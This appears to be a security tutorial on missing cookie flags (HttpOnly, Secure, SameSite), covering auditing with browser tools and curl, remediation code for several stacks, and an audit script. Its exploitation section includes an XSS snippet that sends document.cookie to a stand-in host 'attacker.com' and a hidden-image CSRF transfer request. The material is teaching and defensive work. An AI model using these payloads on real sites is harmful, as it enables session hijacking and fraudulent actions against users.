
Listen to this Post
Introduction:
Session management is the cornerstone of web application authentication, yet it is frequently undermined by simple misconfigurations in cookie flags. When security attributes like HttpOnly, Secure, and SameSite are missing, attackers can hijack active sessions or forge cross-site requests with relative ease. This article dissects these common oversights, providing a practical, hands-on guide to identifying, exploiting, and remediating missing cookie security flags.
Learning Objectives:
- Understand the function and importance of HttpOnly, Secure, and SameSite cookie flags.
- Learn how to manually audit and verify cookie configurations using browser tools and command-line utilities.
- Explore proof-of-concept exploitation techniques for session hijacking and CSRF.
- Implement robust mitigation strategies across various development stacks.
You Should Know:
- Anatomy of a Secure Cookie: The Flags That Matter

HTTP cookies are small pieces of data sent from a web server to a browser, used to maintain state. Their security hinges on three critical flags:
– HttpOnly: When set, this flag prevents client-side scripts (like JavaScript) from accessing the cookie, effectively neutralizing XSS-based session theft.
– Secure: This directive instructs the browser to only send the cookie over encrypted HTTPS connections, preventing exposure during man-in-the-middle attacks.
– SameSite: Controls whether the cookie is sent with cross-site requests. It can be set to `Strict` (same-site only), `Lax` (top-level navigation only), or `None` (cross-site allowed, requires Secure flag).
A missing flag, such as a session cookie without HttpOnly, means that an attacker who finds an XSS vulnerability can simply grab `document.cookie` and compromise the session.
2. Reconnaissance: How to Hunt for Missing Flags
Before exploitation, you must identify vulnerable cookies. Here’s how to perform a manual audit using browser developer tools and command-line utilities.
Step‑by‑step: Browser Audit
- Open your target web application (e.g., `https://example.com`) and log in.
- Open Developer Tools (F12) → Go to the Application tab (Chrome/Edge) or Storage tab (Firefox).
- Under Cookies, select the domain. You will see a table listing all cookies, including their HttpOnly, Secure, and SameSite values.
- Look for session cookies (often named
sessionid,JSESSIONID,PHPSESSID,token). If the HttpOnly column is unchecked, the flag is missing. - Check the Secure column. If unchecked, the cookie can be transmitted over HTTP.
- Verify the SameSite column. An empty or “None” value (without Secure) indicates lax cross-site behavior.
Command‑line verification with cURL
You can also audit from the terminal, which is useful for scripting and automation.
 Make a request to the login endpoint and follow redirects
curl -I -X GET https://example.com/dashboard --cookie-jar cookies.txt -L

Check the Set-Cookie headers
curl -s -o /dev/null -D - https://example.com/login | grep -i set-cookie
Example output:
set-cookie: sessionid=abc123; Path=/; Domain=.example.com; HttpOnly; Secure; SameSite=Lax
If any of HttpOnly, Secure, or `SameSite` are missing from the output, the flag is absent.
Windows PowerShell alternative
 Use Invoke-WebRequest to inspect headers
$response = Invoke-WebRequest -Uri "https://example.com/login" -SessionVariable session
$response.Headers.'Set-Cookie'
3. Exploitation: Proving the Risk
Once you identify a cookie missing HttpOnly, you can simulate an attack using a simple XSS payload.
Scenario: Missing HttpOnly
Assume an attacker injects the following script into a vulnerable page:
<script>
var stolenCookie = document.cookie;
new Image().src = "https://attacker.com/steal?c=" + encodeURIComponent(stolenCookie);
</script>
Since the cookie lacks HttpOnly, JavaScript can read it, and the browser sends it to the attacker’s server. The attacker can then use that cookie to impersonate the victim.
Scenario: Missing Secure flag
If a cookie lacks the Secure flag, it can be leaked over an unencrypted HTTP connection. An attacker on the same network (e.g., public Wi-Fi) can perform a Man-in-the-Middle attack and capture the cookie using tools like Wireshark or Bettercap.
Scenario: Missing SameSite (CSRF)
A cookie with no SameSite attribute (or set to `None` without Secure) is sent with every cross-origin request, enabling Cross-Site Request Forgery. Consider a bank’s transfer endpoint that relies on a session cookie:
<!-- Malicious site -->
<img src="https://bank.com/transfer?amount=1000&to=attacker" style="display:none" />
If the user is logged in, their browser will attach the session cookie, and the transfer will be processed. With `SameSite=Strict` or Lax, this request would not carry the cookie.
4. Step‑by‑Step Remediation: Hardening Cookie Configuration
Fixing these issues depends on the technology stack. Below are examples for common environments.
In Python (Flask)
from flask import Flask, make_response

app = Flask(<strong>name</strong>)

@app.route('/login')
def login():
resp = make_response("Logged in")
resp.set_cookie(
'sessionid',
'securevalue123',
httponly=True,
secure=True,
samesite='Lax'
)
return resp
In Node.js (Express)
const express = require('express');
const session = require('express-session');

const app = express();
app.use(session({
secret: 'your-secret',
cookie: {
httpOnly: true,
secure: true,
sameSite: 'strict'
}
}));
In Java (Servlet)
Cookie cookie = new Cookie("sessionid", "value");
cookie.setHttpOnly(true);
cookie.setSecure(true);
cookie.setAttribute("SameSite", "Strict");
response.addCookie(cookie);
For IIS/ASP.NET
In `web.config`:
<system.web>
<httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Strict" />
</system.web>
5. Verification After Fixes
After applying the changes, re-run your audit steps. Use the same browser developer tools or cURL commands to confirm the flags are present. A properly secured cookie header should resemble:
set-cookie: sessionid=encryptedValue; Path=/; HttpOnly; Secure; SameSite=Strict
6. Advanced: Automating the Audit with a Script
For large-scale assessments, automate the check with a simple bash script:
!/bin/bash
 cookie_audit.sh - Check cookie flags for a given URL
URL=$1
curl -s -I -X GET $URL -D headers.txt
grep -i set-cookie headers.txt | while read line; do
echo "Cookie: $line"
if [[ ! "$line" =~ "HttpOnly" ]]; then
echo " [!] Missing HttpOnly flag"
fi
if [[ ! "$line" =~ "Secure" ]]; then
echo " [!] Missing Secure flag"
fi
if [[ ! "$line" =~ "SameSite" ]]; then
echo " [!] Missing SameSite flag"
fi
done
Run it: `./cookie_audit.sh https://example.com`
7. API Security: Cookies vs. Tokens
Modern APIs often use token-based authentication (JWT) instead of cookies. However, if cookies are used for API authentication, the same flags apply. For SPAs communicating with APIs, ensure the `SameSite` attribute is set appropriately, and consider using the `__Host-` prefix for cookies to enforce path and domain restrictions.
What Undercode Say:
- Key Takeaway 1: Missing cookie flags are not theoretical risks; they are low-hanging fruit for attackers. A single missing HttpOnly flag in an application with an XSS vulnerability leads to instant account takeover.
- Key Takeaway 2: Defense-in-depth applies to cookies. Always set all three flags—HttpOnly, Secure, and SameSite—even if you think your application is safe. Browser behavior evolves, and these flags provide critical layers of protection against modern web attacks.
Analysis: The simplicity of these misconfigurations often leads developers to overlook them, yet their impact is severe. Integrating automated cookie checks into CI/CD pipelines and during code review can catch these issues early. Furthermore, as browsers continue to tighten default behaviors (e.g., Chrome’s move to treat cookies without SameSite as Lax by default), relying on defaults is insufficient; explicit, secure configuration remains paramount.
Prediction:
As privacy regulations and browser vendors push for stricter default cookie behaviors (such as deprecating third-party cookies), the definition of a “secure cookie” will continue to tighten. However, legacy applications and misconfigured new ones will remain vulnerable. We predict an increase in automated bots scanning for missing cookie flags, leading to a surge in session hijacking incidents unless development teams proactively audit and harden their cookie settings. The future of web security will see SameSite flags becoming as fundamental as encryption itself.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vrushali Pagar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


